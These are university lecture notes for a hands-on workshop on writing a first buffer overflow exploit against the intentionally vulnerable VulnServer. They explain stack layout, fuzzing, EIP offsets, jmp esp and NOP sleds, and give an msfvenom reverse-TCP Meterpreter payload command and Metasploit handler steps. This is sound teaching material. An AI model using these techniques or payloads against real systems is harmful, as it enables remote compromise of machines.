# WRITING YOUR FIRST EXPLOIT LECTURE NOTES

Robert Olson
Lecturer
Dept. of Computing & Info Sciences
SUNY at Fredonia
olsonr@fredonia.edu
@nerdprof
https://github.com/nerdprof/Writing-Your-First-Exploit

## 1. Laboratory Setup

### *a. Virtual Machines*

#### i. Windows VM

A Windows virtual machine can be downloaded from the following link:
https://developer.microsoft.com/en-us/microsoft-edge/tools/vms/

Note: Some students reported problems when using a Windows 10 virtual machine during the Circle City Con 2016 workshop.

#### ii. Kali VM

Kali Linux – or a Kali Linux virtual machine - can be downloaded from:
https://www.kali.org/downloads/

### *b. Software Installs*

#### i. Downloading VulnServer on Windows VM

VulnServer can be downloaded at:
http://www.thegreycorner.com/2010/12/introducing-vulnserver.html

#### ii. Downloading Immunity on Windows VM

Immunity Debugger can be downloaded at:
http://debugger.immunityinc.com/ID_register.py

iii. Downloading mona.py on WindowsVM

The mona.py script can be downloaded from:
https://github.com/corelan/mona/blob/master/mona.py

Once downloaded, it should be placed at:

C:\Program Files\Immunity Inc\Immunity Debugger\PyCommands

iv. Downloading arwin.exe on Windows Vm

The arwin application can be downloaded from:
http://www.fuzzysecurity.com/tutorials/expDev/tools/arwin.rar

## 2. Buffer Overflows in C

### a. *Simple C Programming*

i. Printf

printf() is a function that prints data to the screen, often using substitution symbols.

*printf("Hello");* would print *Hello* to the screen while the lines:

```
char name[5] = "Rob";
printf("Hello %s", name);
```

would cause *Hello Rob* to be printed to the screen.

ii. Strcpy

strcpy() is a function that copies one character array into another. This function does not check that the size of the destination in relation to the size of the source. If the source material takes up more space than the destination, the copy will still occur and the excess data will be written past the end of the destination.

### b. *Buffer Overflow Example*

i. simpleoverflow.c

### c. *Function Calls & The Stack*

i. The stack after a function call

The term *stack* refers to a section of a program's memory that is statically allocated. The same amount of memory will be allocated in the same way each time the program is run.

The program's stack is divided up into a local stack for each function in the program. A function's local stack will be created and destroyed in the same way each time the program is run.

Variables on the stack are referenced in terms of an offset to the base of a function's stack. The base of a function's stack can be found in a register known as the *base pointer register* or *ebp*. In the pseudo-code below, the offset of the variable *x* would be 0 as it is the first variable on the function's stack. That is, the location of *x* on the stack could described as *ebp + 0 bytes*. If we assume integers are four bytes long, the offset to the next variable – a character named *c* – would be 4. Similarly, if we assume that characters are one byte long, the offset of *z* would be 5.


When a function is called - like function *f* is inside of *main* below – control will be transferred to function *f*. However, the main function still needs to complete. *Main* must be resumed at instruction I1 with the local stack in tact. As such, the address of I1 and an address pointing at the base of *main*'s local stack must be saved prior to transferring control to the function *f*. If the address of I1 is not saved, *main* cannot resume. If the base pointer is not saved, *main* cannot resume with access to the same data it had before the function call to *f*.

```
g(){
        int x
        char c
        int z
        some code
        <I3>
        more code
}

f(){
        some code
        g()
        <I2>
        some code
}

main()
{
        f()
        <I1>
}
```

At the point I3, the program's stack would resume the following diagram.




ii. Overwriting Saved Register Values

Because each variable "faces away" from the base of the stack, data put into Z will be written towards the base of the stack. In the above diagram, it is relatively easy to observe the consequences of overflowing the contents of Z. Excess data from Z will overflow into *c* and *x*. If enough data is put it, it will even overflow into the control information saved during the function call.

This is the goal of a buffer overflow exploit. Want to put so much data into a vulnerable variable that it overflows over the return address. Once we can predict where that return address is, we can place the address of a jump instruction that will redirect program execution to our payload once *g()* finishes. We are basically hijacking the stack surrounding the function call to *g()* to ensure execution of our payload.

## 3. Simple Socket Programming in Python

*a. Basic script structure*

i. import

The *import* command will load a library. We will be using the *socket* and *sys* libraries.

ii. Indentation carries semantic content

Tabs in Python serve the same function as curly braces do in many other programming languages: the specify the instructions to be included in the body of a control structure.

*b. socket.socket()*

The line:

*conn = socket.socket(socket.AF_INET, socket.SOCK_STREAM)*

creates an instance of type socket named *conn*. The constant *socket.AF_INET* indicates that it will be an IPv4 socket. The constant *socket.SOCK_STREAM* indicates that it will be a TCP socket.

*c. socket.connect()*

The line:

*conn.connect(("192.168.1.2", 80))*

causes an instance of type socket to initiate a three-way handshake with the specified IP and port. Note that the specified IP is a string while the specified port is an integer. Also note the double set of parentheses; the connect function expects one argument – an ordered pair.

*d. socket.recv()*

The line:

*conn.recv(1024)*

will attempt to read 1024 bytes of data from the socket. This is a blocking read; the script will hang until 1024 bytes have been read or until a null character – indicating the end of a buffer – has been read.

e. *Writing a banner grabber*
    i. See bannergrabber.py

## 4. Useful Socket Programming in Python

a. *sys.argv*

A developer can get command line arguments from a user by making use of the *sys* library. *sys.argv[]* is an array of data retrieved from the command line.

If I ran *python print_name.py Rob 6*, sys.argv[0] would be *print_name.py.* sys.argv[1] would be *Rob* and sys.argv[2] would be 6.

Note that all data

b. *for loops*

All for-loops specify the value the loop starts at, the value the loop terminates at, and the increment. In python, the syntax is:

```
for i in range(0, 10):
        print "Hello Rob"
```

c. *socket.settimeout()*

The .settimeout() allows the programmer to specify the maximum number of seconds before a socket throws a timeout exception. Example: *conn.settimeout(5)*

d. *try/except*
    i. Syntax

```
try:
        some code
except:
        code to execute on any error
```

OR

```
try:
        some code
except socket.timeout:
        code to execute on socket timeout error
```

ii. socket.error

This error is thrown when a connected socket receives an RST.

iii. socket.timeout

This error is thrown after a socket waits for some number of seconds without receiving data.

*e. Writing a port scanner*

i. See port-scanner.py

**5. Fuzzing**

*a. socket.send()*

The .send() function transmits data over an already connected socket. It is up to the destination to process that data appropriately.

For example, *conn.send("Rob 6")* would send a five character sequence to the destination.

*b. Interacting with a network service*

Most network service commands have the following syntax:

<command> <argument>\r\n

For example, specifying a user over SMTP uses the *user* command:

*user rob\r\n*

*c. Fuzzing*

Fuzzing is the process of trying incrementally more malicious input until the application crashes. In the case above, one could fuzz the SMTP user command to provoke a buffer overflow by trying longer and longer usernames:

```
for i in range(0, 10000, 10):
    badname="A" * i
    conn.send("user %s\r\n" % badname)
```

This will try usernames (of all As) between length 0 and length 10000 at increments of 10.

d. *Writing a fuzzer*
    i. We will be fuzzing the TRUN command on vulnserver. Note that TRUN is only vulnerable to a buffer overflow when the command's argument is prefaced with a period.
    ii. See fuzzer.py
e. *Observing a crash in Immunity*

While observing a crash in Immunity, you want to pay attention to the *eip* value. This will indicate what part of your malicious input is overwriting the saved instruction address on the stack. When the vulnerable function returns, your malicious input will removed from the stack and loaded into the instruction pointer as if it were a real instruction's address.

## 6. Taking Control of a Crash

a. *Fine tuning your crash*

We generally need to know precisely where a crash occurs what precise bytes end up overwriting the saved instruction address. Fuzzing, however, often leaves us with a range instead. To address this issue, we can fine tune it by removing the for loop from the fuzzer and adding some differentiation to our malicious input. For example, if you know the overflow causes a crash at 70 bytes, you might use the following malicious string:

*Badstr = "A" * 70 + "B" * 4 + "C" * 10*

If you observe any \x41 values in the eip register, then you have too much "garbage" and you might adjust it as follows:

*Badstr = "A" *68 + "B" * 4 + "C" * 10*

If you observe any \x43 values, you don't have enough "garbage" and you might adjust it as follows:

*Badstr = "A" * 72 + "B" * 4 + "C" * 10*

The goal is to fine tune the exploit until your eip register reads \x42\x42\x42\x42 during a crash. This will tell you to put the jump instruction that redirects execution to the payload.

b. *Locating a jump instruction*

This particular exploit will require a jump instruction that routes code execution to the top of the stack (jmp esp). Immunity Debugger has a

search tool that allows you to search for instructions. This can be done by right clicking in the instruction window pane.

Note that, because most modern computers have a little endian architecture, any addresses you find need to have their bytes reversed. If Immunity indicates that there is a jump instruction located at address 12345678, you would insert this into your exploit in the following way:

eip = "\x78\x56\x34\x12"

One of these instructions may not always readily available. Immunity has a module viewer tool (which can be found by hovering over the controls along the top of the application) that will allow you to see all of the modules an application loads when it launches. Often, a jump instruction from any of these will be sufficient as long as the module does not have ASLR (Address Space Layout Randomization).

ASLR is a technique meant to minimize the extent to which buffer overflow vulnerabilities can be exploited by loading instructions into different addresses during each program run. We can determine which modules support ASLR by using mona.py.

In the bar along the bottom of Immunity's window, type:

*!mona modules*

Any loaded module without ASLR should work. For VulnServer, vulnserver.exe and essfunc.dll do not load with ASLR and either can be used. Vulnserver.exe, however, does not have any jmp esp instructions.

c. *Adding A NOP sled*

In a perfect world, we would be able to structure the exploit in the following way:

*badcmd = garbage + eip + payload*

However, in reality, additional control data may be saved when a function call occurs. As a result, the stack pointer – the address to which we are jumping – may not point at the byte immediately before the saved instruction address.

To handle this scenario, one only include a NOP sled. NOP is the assembly instruction for "no operation" or "do nothing". By inserting

a sequence of NOPs between the jump address in our malicious string and the payload, we can guarantee that the payload will be executed. As long as the jmp esp instruction redirects code execution to any one of the NOPs, the rest will be executed and processor will "slide" down until it hits the payload.

## 7. Completing the Exploit

*a. Generating a payload*

A reverse-tcp meterpreter stager payload can be generated using the following bash command. Note that there is always one space between flag (-b) and the value for that flag (\x00).

*msfvenom –p windows/meterpreter/reverse_tcp*
*LHOST=<YOURIPHERE> LPORT=8421 –b \x00 –e*
*x86/shikata_ga_nai –f python*

-p indicates the payload that will be encoded.

LHOST and LPORT values are arguments to the meterpreter payload. Note: LHOST must be the IP of your Kali VM.

-b references bytes that cannot appear in the shellcode. The example provided, the null byte (\x00), terminates a socket read. If this appeared in a payload, it would terminate the socket read of the payload. There may be other special bytes.

-e specifies the encoding scheme of the payload. Will it appear as shellcode? Powerscript?

-f specifies the language of the exploit. You will be able to simply copy and paste the output of *msfvenom* into your exploit.

One the payload has been generated, it merely needs to be appended to the malicious string after the nopsled. At this point, the structure of your malicious string should be:

```
garbage = "A" * 2006
eip = "\xAF\x11\x50\x62"
nop_sled = "\x90" * 24
buf=””
buf+=<code omitted for brevity>
```

```
badstr=garbage+eip+nopsled+buf+"\r\n"
```

*b. Setting a handler*

In a separate terminal tab, we can run the command *msfconsole* to launch the Metasploit console. Once the Metasploit console is open, we will run the following command sequence to launch a Meterpreter handler:

*use multi/handler*
*set payload windows/meterpreter/reverse_tcp*
*set lhost <yourkaliIP>*
*set lport <someport>*
*exploit*

*c.* Exploitation

At this point, you should be ready to try out your exploit. After running your exploit script, your Meterpreter handler should tell you that you have an open Meterpreter session.

See: exploit.py

## 8. Writing Custom Payloads (As Time Permits)

See: custom-payload-calc.py and custom-payload-add-user.py

## 9. References

A list of references can be found in the GitHub repository listed at the beginning of the lecture notes.